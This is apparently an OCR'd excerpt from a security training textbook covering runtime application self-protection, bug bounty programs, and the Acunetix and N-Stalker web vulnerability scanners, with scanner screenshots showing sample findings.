

Internet
Server
APP
RASP
Alert
Block ?
LOG
Log
SQL Server

Figure 14.106: Overview of RASP



Bug Bounty Programs

- The bug bounty program is a **challenge hosted by organizations**, websites, or software developers to tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities
- This program focuses on **identifying the latest security flaws** in software or any web application that most security developers fail to detect
- Individuals or ethical hackers who report the vulnerabilities are rewarded accordingly based on the severity level of the bugs
- Many organizations and companies conduct bug bounty programs to **strengthen their cyber security** by patching ignored vulnerabilities

Bug Bounty Programs


A bug bounty program is a challenge or agreement hosted by organizations, websites, or software developers for tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities. This program focuses on identifying the latest security flaws in the software or any web application that most security developers fail to detect and which may hence pose a great threat. Therefore, individuals or ethical hackers who report the vulnerabilities are rewarded accordingly based on the severity of the bugs. Thus, any threat or flaw that evades the developer can be mitigated before it paves the way to sophisticated cyber-attacks. Many white-hat hackers contribute to this program as part of a comprehensive vulnerability disclosure framework and get rewarded for their work.

Many organizations benefit from such programs, as they need to maintain a keen watch on their system security and identify ignored vulnerabilities. Most of the latest bugs that are not detected by legacy security testing techniques and software tools can be exploited, resulting in major data loss. Such programs can also help organizations to avoid loss of money and reputation in the case of a data breach, as offering rewards through the bug bounty program is more economical. Therefore, most of the large companies use this program for strengthening their security, which in turn enhances websites and programs.

Web Application Security Testing Tools

Acunetix Vulnerability Scanner

- Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc.
- It includes advanced penetration testing tools, such as the HTTP editor and the HTTP Fuzzer



Scan
Stop Scan
Pause Scan
Generate Report
WAF Export
Scan Information
Vulnerabilities
Site Structure
Events
Filter

Severity	Vulnerability	URL	Parameter	Status	Confidence %
	Report outdated Scan Engine / Environment (local)	64.225.70.154:general/tcp		Open	
	Check if Mailserver answer to VRFY and EXPN requests	64.225.70.154:25/tcp		Open	
	OpenSSH Detection Consolidation	64.225.70.154:general/tcp		Open	
	OpenVAS / Greenbone Vulnerability Manager Detection	64.225.70.154:9390/tcp		Open	
	OS Detection Consolidation and Reporting	64.225.70.154:general/tcp		Open	
	Postfix SMTP Server Detection	64.225.70.154:25/tcp		Open	
	Service Detection with '<xml/>' Request	64.225.70.154:9390/tcp		Open	
	Services	64.225.70.154:22/tcp		Open	
	Services	64.225.70.154:9390/tcp		Open	
	Services	64.225.70.154:25/tcp		Open	

https://www.acunetix.com

N-Stalker Web App Security Scanner

N-Stalker web app security scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks


N-Stalker Scanner
Scan Options
Start
Policy Editor
Global Options
Report Manager
Macro Recorder
Web Proxy
HTTP Brute Force
Web Discovery
Encoder Tool
GHDB Tool
HTTP Load Tester
Update Manager
About N-Stalker
Scan Session
Scan Tools
Miscellaneous Tools
About
Scanner Events
Vulnerability Information
Vulnerability
General Info
Details and Fix
Browser Details
HTTP Request
HTTP Response
Simulation Engine
Flag False-Positive
Scan Module
Current
Total
Progress
N-Stalker Spider Module
Scan Modules
Components
Scan Events
Module Events

Application might be vulnerable to clickjacking attacks

Severity : Medium
Vulnerability Class : ClickJack
References : OWASP (Top 10 A5) | CWE (693)
Target URL : http://www.moviescope.com/
Post Data : N/A

Why is it an issue?

N-Stalker has found your system is vulnerable to clickjacking attack which allows malicious users to manipulate legitimate user interactions within your application.

